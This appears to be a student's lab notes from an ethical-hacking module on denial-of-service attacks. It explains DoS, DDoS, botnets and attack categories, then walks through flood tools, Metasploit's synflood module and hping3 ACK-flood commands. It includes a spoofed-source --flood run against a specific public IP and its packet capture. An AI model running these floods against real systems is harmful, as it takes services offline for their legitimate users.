1 What is Dos Attack

How to work it Dos attack

2 What is DDos Attack

how it work DDos attack

3 **Different Between Dos and DDos attack**

4 Categories of Dos/DDos Attack

- **Volume-Based Attacks**
- **Protocol Attacks (Network Layer)**
- **Application Layer Attacks**

Task1: Perform A DDOS Attack Using ISB and Ulra DDos-V2

What is botnet

Task2 DDOS Attack using botnet

Task3 how to perform hping3 using Ack flooding packet

Second method for Random ip to confuse the target

Task4 Perform A DDOS Attack Using RAVEN-STROM

HOIC (HIGH ORBIT ICON CANNON)

What is load test and strest test/dostesting

How to parfrome ping of death attack/DDOS attack

What is ping of death attack

Task6 How to perfrome slowloris attack using isb

How to and protect against Dos and Ddos attack

Module 10

Denial of Service

1 What is Dos Attack

- DoS stands for **Denial of Service**.
- It is a **cyberattack** designed to make a service unavailable.
- The attacker **floods a system** with fake traffic or requests.
- This **overloads** the server, making it crash or slow down.
- **Legitimate users** can't access the service during the attack.
- The goal is **disruption**, not data theft.
- It targets **websites, servers, or networks**.
- The attack can be launched from a **single source**.
- This makes it different from a **DDoS** (Distributed Denial of Service).

- **Volume-based attacks** send high traffic to exhaust bandwidth.
- **Protocol attacks** exploit server resources and weaknesses.
- **Application layer attacks** target specific applications.
- Common methods include **Ping floods**, **UDP floods**, and **SYN floods**.
- Attackers may use **bots or scripts** to automate the attack

How to work it Dos attack

1. Attacker selects a target

- This can be a website, server, or network service.

🛠️ 2. Attacker prepares attack tools

- They use scripts, bots, or software to send fake requests.

📡 3. Flood of traffic is launched

- The attacker sends a **huge number of requests** to the target all at once.

💥 4. Server gets overwhelmed

- The system uses up **CPU, memory, or bandwidth** trying to handle the traffic.

🚫 5. Legitimate users are blocked

- Real users can't access the service because it's too busy or has crashed.

🛠 6. Service becomes slow or unresponsive

- This causes **downtime, frustration, and possible financial loss**.

What is DDos Attack

- DDoS stands for **Distributed Denial of Service**.
- It is a **cyberattack** that disrupts online services.
- The goal is to make a **website, server, or network unavailable**.
- Attackers use **multiple systems** to launch the attack.
- These systems are often part of a **botnet** (infected devices).
- A botnet can include **computers, smartphones, or IoT devices**.
- All the devices are controlled remotely by the attacker.
- The botnet sends **massive amounts of traffic** to the target.
- The target system gets **overloaded and crashes**.
- Legitimate users are **unable to access the service**.
- DDoS attacks can last **minutes, hours, or even days**.
- They can cause **loss of money, trust, and data**.
- Common types include **UDP floods, SYN floods, and HTTP floods**.

- DDOS is more dangerous than regular DoS due to **scale and complexity**.

how it work DDos attack

1. Attacker creates a botnet

- The attacker infects many devices (computers, routers, IoT devices) with malware.
- These infected devices become **bots** or **zombies**.

💻 2. Botnet is controlled remotely

- The attacker uses a **command-and-control server** to manage the bots.

🎯 3. Attacker chooses a target

- This could be a website, server, game server, or API.

📡 4. Bots start sending massive traffic

- All bots simultaneously send **requests, pings, or data packets** to the target.

💥 5. Target system is overwhelmed

- The server can't handle the flood of fake traffic.
- It becomes **slow, crashes, or stops responding**.

⛔ 6. Real users are denied access

- Because the server is too busy, **legitimate users can’t connect**.

Different Between dos and ddos attack

Feature	DoS (Denial of Service)	DDoS (Distributed Denial of Service)
Source of Attack	Single system	Multiple systems (botnet)
Attack Scale	Limited	Large-scale
Traffic Volume	Moderate	Very high
Complexity	Simple to execute	More complex
Detection & Blocking	Easier to detect and block	Harder to detect (many IPs involved)
Speed of Attack	Slower	Faster due to many attackers
Tools Used	Basic scripts or tools	Botnets, malware, coordinated tools
Example	One computer sending repeated requests	Thousands of devices flooding a site with traffic
Cost to Attacker	Low	Higher (needs control of many devices

Categories of Dos/DDos Attack

1 **Denial of Service (DoS)** and **Distributed Denial of Service (DDoS)** attacks are aimed at overwhelming a system,

network, or service to make it unavailable to its intended users. These attacks come in various forms, and they are generally categorized based on the attack vector used.

Here are the **main categories of DoS/DDoS attacks**:

---

1. Volume-Based Attacks

These aim to consume all the available bandwidth between the target and the internet.

- UDP Flood: Sends large numbers of UDP packets to random ports.
- ICMP Flood (Ping Flood): Overwhelms the target with ICMP Echo Request (ping) packets.
- DNS Amplification: Exploits open DNS resolvers to flood a target with DNS responses.

Goal: Exhaust bandwidth.

---

2. Protocol Attacks (Network Layer)

These target vulnerabilities in network protocols to exhaust server resources like firewalls or load balancers.

- **SYN Flood**: Exploits the TCP handshake by sending many SYN requests and not responding to SYN-ACK.
- **Ping of Death**: Sends malformed or oversized packets to crash the system.
- **Smurf Attack**: Sends ICMP requests to network broadcast addresses with a spoofed IP.

Goal: Exhaust server resources (e.g., CPU, memory).

---

3. Application Layer Attacks (Layer 7)

These mimic legitimate user traffic but overwhelm the application (e.g., web servers).

- **HTTP Flood**: Sends seemingly valid HTTP GET/POST requests to overload the server.
- **Slowloris**: Opens connections to the server and keeps them open as long as possible.
- **DNS Query Flood**: Sends high volumes of DNS queries to exhaust resources.

Goal: Exhaust application/server processing capabilities.

---

4. Advanced and Multi-Vector Attacks

These combine multiple attack types (e.g., volume + protocol + application layer) to make mitigation harder.

- **Multi-Vector DDoS**: Simultaneously executes several different kinds of attacks.
- **IoT Botnets (e.g., Mirai)**: Use compromised IoT devices to launch large-scale attacks.

Task1: Perform A DDOS Attack Using ISB and Ulra DDos-V2

Step1: Open the Tools


Step2: Type the URL/target

Step3: click on set target and select the flding technique

I am select the hhtp

Step4: click on start attack

Result:



What is botnet

- A **botnet** is a group of internet-connected devices infected with malware.

- These devices are secretly controlled by a cybercriminal called a **botmaster**.

- Each infected device is known as a **bot** or **zombie**.

- The user of the infected device often has no idea it is part of a botnet.
- Botnets are created by spreading malware through phishing emails, fake downloads, or vulnerabilities.
- Once infected, the bot can receive commands from the botmaster over the internet.
- Botnets are used to carry out **malicious activities** on a large scale.
- A common use is **DDoS attacks**, where many bots flood a server to take it offline.
- They can also be used to **send spam emails** in bulk.
- Botnets are often used to **steal personal data**, like passwords or banking info

Task2 DDOS Attack using botnet


Syn Flooding Attack

Using meatasploit/msfconsole/auxiliary

Step1: open the msfconsole


Step2: search synflood

Step3: use 0





Step4: show options

Step5: set rhost/ target ip



Result:







Task3 how to perform hping3 using Ack flooding packet

Step1: start the kali linux terminal and search the hping3

Command: hping3 –A (for Ack Packet) <Target ip> -a (<target ip> --faster




Result:




Second method for Random ip to confuse the target

Step1: start the kali linux terminal and search the hping3

Command: hping3 –A (for Ack Packet) < Target ip> –rand-source –p80 –faster


(mayur㉿vbox)-[~]
$ sudo su
[sudo] password for mayur:
(root㉿vbox)-[/home/mayur]
hping3 -A 162.241.216.11 -a 162.241.216.11 -p 80 --flood
HPING 162.241.216.11 (eth0 162.241.216.11): A set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

Result:



No. Time Source Destination Protoc Leng Info
79.. 26.4085.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1235 → 80 [ACK] Seq=1814534126 Ack=3551828029 Win=
79.. 26.4088.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1236 → 80 [ACK] Seq=1002866335 Ack=4002682437 Win=
79.. 26.4093.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1237 → 80 [ACK] Seq=1212201320 Ack=454510090 Win=
79.. 26.4096.. 162.241.216.. 162.241.216.. TCP 54 1238 → 80 [ACK] Seq=3749679424 Ack=2442770687 Win=512 Len=0
79.. 26.4099.. 162.241.216.. 162.241.216.. TCP 54 1239 → 80 [ACK] Seq=2982989131 Ack=68718518 Win=512 Len=0
79.. 26.4102.. 162.241.216.. 162.241.216.. TCP 54 1240 → 80 [ACK] Seq=3483122909 Ack=1189089763 Win=512 Len=0
79.. 26.4105.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1241 → 80 [ACK] Seq=704702840 Ack=3522950161 Win=
79.. 26.4108.. 162.241.216.. 162.241.216.. TCP 54 [TCP Previous segment not captured] 1242 → 80 [ACK] Seq=1497751910 Ack=487567071 Win=
